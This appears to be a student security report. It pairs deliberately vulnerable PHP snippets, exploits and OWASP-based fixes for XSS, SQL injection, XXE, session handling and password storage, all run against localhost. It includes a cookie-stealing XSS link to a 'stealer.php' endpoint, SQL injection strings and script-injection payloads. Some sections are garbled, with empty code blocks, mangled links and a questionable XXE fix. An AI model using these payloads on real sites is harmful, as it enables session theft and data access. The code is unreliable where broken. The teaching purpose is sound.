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*This projet has been made alone*

<b>Vulnerable code</b>	<b>Exploit</b>	<b>Defense code</b>
XSS #1 <b>Success</b>	Success	Success
XSS #2 <b>Success</b>	Success	Success
XSS #3 <b>Success</b>	Success	Success
XSS #4 <b>Success</b>	Success	Success
XSS #5 <b>Success</b>	Success	Success
XSS #6 <b>Success</b>	Success	Success
XSS #7 <b>Success</b>	Success	Success
XSS #8 <b>Success</b>	Success	Success
XSS #9 <b>Success</b>	Success	Success
DOM-Based XSS <b>Success</b>	Success	Success
Sesssion Management #1 <b>Success</b>	Success	Success
Sesssion Management #1 <b>Success</b>	Success	Success
Sesssion Management #1 <b>Success</b>	Success	Success
Password Storage <b>Success</b>	Success	Success
XML External Entity <b>Success</b>	Success	Success
SQL Injection <b>Success</b>	Success	Success

## Password management <sup>1</sup>

### Vulnerable program

```
$usr = $_GET["username"];
$usrPasswd = $_GET["password"];

if (isset($usr)) {
    $query = "INSERT INTO secure_users(username,passwd,mail) VALUES ('$usr', '$usrPasswd', 'demo@demo.fr')";
    if (mysqli_query($conn, $query)) {
        echo "New record created successfully";
    }
}
```

### Exploit

- Visit <http://127.0.0.1/Password%20Management/attack/?username=xxx> OR  
 '1'='1'—
  - | username: kevinv - passwd: asimplepassworrd - mail kevin@valerio.fr
- ⇒ Password is not hashed. Meaning everyone can use this password and log-in with it.

### Defense system

```
$pepper = "F3DcxH9BvAX00iiHORMwTgUHBjc0YVyK6DIrVbHH"; //Random string as pepper
$options = [
    'cost' => 12, //Better security. Recommended
];

$usrPasswd = password_hash(hash( algo: "sha256", data: $pepper . $password), algo: PASSWORD_DEFAULT, $options);

$query = "INSERT INTO secure_users(username,passwd,mail) VALUES ('$usr', '$usrPasswd', 'demo@demo.fr')";
if (mysqli_query($conn, $query)) {
    echo "New record created successfully";
} else {
    echo "Error: " . $query . " " . mysqli_error($conn);
}
```

We use the Bcrypt algorithm, with a cost of 12 (recommended), in order to hash the SHA256 value of the concatenation of a pepper and the plain-text password. Salt is included in the default implementation of *password\_hash()* function.

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<sup>1</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Password\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)

## SQL Injection <sup>2</sup>

### Vulnerable program

```

<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "test";

// xxx' OR '1'='1'-- -
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM foo WHERE username = '" . $_GET["username"] . "'";
$result = $conn->query($sql);

if (!$result) {
    trigger_error('Invalid query: ' . $conn->error);
}

while ($row = $result->fetch_assoc()) {
    echo "username: " . $row["username"] . " - passwd: " . $row["passwd"] . " - mail " . $row["mail"] . "<br>";
}

$conn->close();
?>

```

### Exploit

- Visit [http://127.0.0.1/Password%20Management/attack/?username=xxx OR '1'='1'\\_\\_](http://127.0.0.1/Password%20Management/attack/?username=xxx OR '1'='1'__)
  - | username: kevinv - passwd: asimplepassworrd - mail kevin@valerio.fr
- ⇒ We have access to the *foo* table content.

### Defense system

```

$dbh = new PDO( dsn: 'mysql:host=localhost;dbname=test', username: 'root', password: '' );

$dbh->setAttribute( attribute: PDO::ATTR_ERRMODE, value: PDO::ERRMODE_EXCEPTION );

$q = "SELECT * FROM foo WHERE username = :username";
$stmt = $dbh->prepare($q);
$stmt->bindParam( parameter: ':username', &variable: $_GET["username"] );
$stmt->execute();
$stmt->setFetchMode( mode: PDO::FETCH_ASSOC );

$result = $stmt->fetchColumn( column_number: 3 );
print("mail=$result\n");

```

<sup>2</sup> [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)


## XML External Entity<sup>3</sup>

### Vulnerable program

```
libxml_disable_entity_loader( disable: false);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo("Logged as" . $user);
```

### Exploit



The screenshot shows a web browser window with the URL 'http://localhost/XXE/attack/xxe.php'. The page content is 'Logged asmysecret!'. The browser's developer console is open, showing a fetch request to 'http://localhost/XXE/attack/xxe.php' with a POST body containing an XML payload. The payload is an XML document with a root element 'creds' containing two child elements: 'user' with the value 'asmysecret!' and 'pass' with the value 'mypass'. The response is a JSON object containing the user 'asmysecret!'.

⇒ We can read C:\secret.txt file

### Defense system

```
libxml_disable_entity_loader( disable: true);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo("Logged as" . $user);
```

<sup>3</sup> [https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)

## Session Management (part one, session stealing) <sup>4</sup>

### Vulnerable program

```
<?php
session_start();
$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
?>

<p>
  Salut <?php echo $_SESSION['prenom']; ?> !<br /> (peut-être t'appelles-tu) <?php echo($_GET["name"]); ?> ?
```

### Exploit

- Send the following link to the victim :  
`http://127.0.0.1/?name=<script>document.location=("http://127.0.0.1/stealer.php?cookies=".concat(document.cookie));</script>`
- Get the stolen session
- Change the session to the stolen one

```
document.cookie = "PHPSESSID=stolenSession"
```

### Defense system

```
$secure = false; // On veut l'activer, mais le serveur local pour la démo n'est qu'en HTTP
$httponly = true;
$samesite = 'lax';
session_set_cookie_params(33333, '/', $samesite, $_SERVER['HTTP_HOST'], $secure, $httponly);
session_start();

$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
```

---

<sup>4</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

**Session Management (part two, bad session ID entropy) <sup>5</sup>****Vulnerable program**

```
<script>
  sessionStorage.setItem('session_name', "Kevin Valerio");
  sessionStorage.setItem('session_sessionID', "123456");
</script>
```

**Exploit**

- Generate a list of numbers from 1 to 999999
- Bruteforce the session with each number

**Defense system**

```
session_start();
$_SESSION['prenom'] = 'Jean';
```

Change the session ID algorithm in order to have a proper session ID, use a good PRGA.

---

<sup>5</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)


## Session Management (part *three*, *MiTM*) <sup>6</sup>

### Vulnerable program

```
<?php
session_start();
$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
?>

<p>
  Salut <?php echo $_SESSION['prenom']; ?> !<br /> (peut-être t'appelles-tu) <?php echo($_GET["name"]); ?> ?
```

### Exploit



**General**

- Request URL: `https://localhost/Session%20Management/session-three/security/?name=kevin`
- Request Method: GET
- Status Code: 200 OK
- Remote Address: [::1]:443
- Referrer Policy: strict-origin-when-cross-origin

**Response Headers (10)**

**Request Headers** [view source](#)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Accept-Encoding: gzip, deflate, br
- Accept-Language: fr-FR,fr;q=0.9,en;q=0.8,en-US;q=0.7
- Cache-Control: no-cache
- Connection: keep-alive
- Cookie: Webstorm-da3c9200=f49605bd-8b79-4972-bb66-ed30b22066c2; PHPSESSID=d1hpsqrnpa5h6otejdl100rqi

⇒ We have the PHPSESSID if we do a man in the middle attack

### Defense system

```
$secure = true;
$httponly = true;
$samesite = 'lax';
session_set_cookie_params(33333, '/', $samesite, $_SERVER['HTTP_HOST'], $secure, $httponly);
session_start();
```

⇒ We use the Secure cookie policy. In HTTPS, doing a MiTM won't work anymore to see the PHPSESSID.

<sup>6</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

## DOM-based XSS<sup>7</sup>

### Vulnerable program

```
<script>
    let x = document.createElement("a");
    x.setAttribute("href", "<?php echo($_GET["price"]); ?>");
    let y = document.createTextNode("Simple test XSS");
    x.appendChild(y);
    document.body.appendChild(x);
    let p1 = document.getElementById("p1");
    p1.appendChild(x);
</script>
```

### Exploit

- Go to `http://127.0.0.1/index.php?price="><script>alert(1);</script>`

### Defense system

```
//Charge les rsc que de localhost
header( string: "Content-Security-Policy: default-src: 'self'; script-src: 'self' localhost\n");
// If a cross-site scripting attack is detected, the browser will sanitize the page (remove the uns
header( string: "X-XSS-Protection: 1;");
$secure = false; // on veut l'activer, mais le serveur local pour la démo n'est qu'en HTTP
$httponly = true;
setcookie("TestCookie", "secret", time() + 3600, "/XSS/xss-nine/security/", "localhost", 0, 1);
session_set_cookie_params(33333, '/; samesite=' . 'lax', $_SERVER['HTTP_HOST'], $secure, $httponly)

?>

let x = document.createElement("a");
x.setAttribute("href", "<?php echo(htmlspecialchars($_GET["price"])); ?>");
let y = document.createTextNode("Simple test XSS");
x.appendChild(y);
document.body.appendChild(x);
let p1 = document.getElementById("p1");
p1.appendChild(x);
```

---

<sup>7</sup> [https://cheatsheetseries.owasp.org/cheatsheets/DOM\\_based\\_XSS\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)



**Cross-site scripting (XSS) – 0 (in commentary) <sup>8</sup>****Vulnerable program**

```
<!-- A simple commentary, starting here
<?php
    if(isset($_GET["price"])) {
        echo($_GET["price"]);
    }
?>
-->
```

**Exploit**

- Go to `http://127.0.0.1/index.php?price=--><script>alert(1) ;</script>`

**Defense system**

```
<!-- A simple commentary, starting here
<?php
    if(isset($_GET["price"])) {
        echo(htmlspecialchars($_GET["price"]));
    }
?>
-->
```

---

<sup>8</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

**Cross-site scripting (XSS) – 1 (in HTML) <sup>9</sup>****Vulnerable program**

```
<h4>
  <?php echo($_GET["price"]); ?>
</h4>
```

**Exploit**

- Go to [http://127.0.0.1/index.php?price=<script>alert\(1\) ;</script>](http://127.0.0.1/index.php?price=<script>alert(1) ;</script>)

**Defense system**

```
<h4>
  <?php echo(htmlspecialchars($_GET["price"])); ?>
</h4>
```

---

<sup>9</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

## Cross-site scripting (XSS) – 2 (in attributes) <sup>10</sup>

### Vulnerable program

```
<h4 class="my-0 font-weight-normal
<?php
    echo(isset($_GET["class"]) ? ($_GET["class"]) : '')
?>">
    Beginner</h4>
```

### Exploit

- Go to [</h4><script>alert\(1\);</script>](http://127.0.0.1/index.php?price=)

### Defense system

```
<h4 class="my-0 font-weight-normal
<?php echo(isset($_GET["class"])
    ? strip_tags($_GET["class"]) : '')
?>">Test </h4>
```

---

<sup>10</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

**Cross-site scripting (XSS) – 3 (in attributes) <sup>11</sup>****Vulnerable program**

```
<script>
    quantity = 2;
    price = <?php echo($_GET["price"]); ?>;
    document.write(price + "€");
</script>
```

**Exploit**

- Go to [http://127.0.0.1/index.php?price=1; alert\(3\) ;](http://127.0.0.1/index.php?price=1; alert(3) ;)

**Defense system**

```
<script>
    quantity = 2;
    price = <?php echo(
        preg_replace(
            pattern: '/[^\d-]/',
            replacement: '', $_GET["price"]
        ); ?>;
    document.write(price + "€");
</script>
```

---

<sup>11</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

## Cross-site scripting (XSS) – 4 (in CSS) <sup>12</sup>

### Vulnerable program

```
body {  
    background-color:  
    <?php echo($_GET["color"]); ?> !important;  
}
```

### Exploit

- Go to [http://127.0.0.1/index.php?price=javascript:alert\(1\)](http://127.0.0.1/index.php?price=javascript:alert(1))
- Or go to [http://127.0.0.1/index.php?price=red;}</style><script>alert\(1\)</script>](http://127.0.0.1/index.php?price=red;}</style><script>alert(1)</script>)

### Defense system

```
body {  
    background-color:  
    <?php echo(strip_tags(htmlspecialchars($_GET["color"]))); ?>  
    !important;  
}
```

---

<sup>12</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

**Cross-site scripting (XSS) – 5 (in href) <sup>13</sup>****Vulnerable program**

```
<a href="http://www.somesite.com?test=
<?php echo($_GET["price"]) ?>">
  Malicious link
</a >
```

**Exploit**

- Go to [<?php echo\(\\$\\_GET\["price"\]\) ?>"></a><script>alert\(1\);</script>](http://127.0.0.1/index.php?price=)

**Defense system**

```
<a href="http://www.somesite.com?test=
<?php echo(urlencode($_GET["price"])) ?>">
  Malicious link</a >
```

---

<sup>13</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

**Cross-site scripting (XSS) – 6 (allowed HTML but disallowed JS) <sup>14</sup>****Vulnerable program**

```
<h1 class="display-4">Unsanitized HTML Markup XSS</h1>
<p class="lead">In pricing variable, please add some HTML</p>
<?php echo($_GET["pricing"]); ?>
```

**Exploit**

- Go to [http://127.0.0.1/index.php?price=<script>alert\(1\);</script>](http://127.0.0.1/index.php?price=<script>alert(1);</script>)

**Defense system**

```
<script>
    HtmlSanitizer.AllowedTags['s'] = true;
    HtmlSanitizer.AllowedTags['b'] = true;
    var html = HtmlSanitizer
        .SanitizeHtml("<?php echo($_GET['pricing']); ?>");
    document.write(html);
</script>
```

---

<sup>14</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

**Cross-site scripting (XSS) – 7 (in JS URLs) <sup>15</sup>****Vulnerable program**

```
') ">
```

**Exploit**

- Go to [http://127.0.0.1/index.php?price=1\);alert\("CodeMalveillant"\)](http://127.0.0.1/index.php?price=1);alert(\) ;

**Defense system**

```
')">
```

---

<sup>15</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)



**Cross-site scripting (XSS) – 8 (in href) <sup>16</sup>****Vulnerable program**

```
') ">
```

**Exploit**

- Go to [http://127.0.0.1/index.php?price=1\);alert\("CodeMalveillant"\);](http://127.0.0.1/index.php?price=1);alert()

**Defense system**

```
<script>
    HtmlSanitizer.AllowedTags['s'] = true;
    HtmlSanitizer.AllowedTags['b'] = true;
    var html = HtmlSanitizer
        .SanitizeHtml("<?php echo($_GET["pricing"]); ?>");
    document.write(html);
</script>
```

---

<sup>16</sup> [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)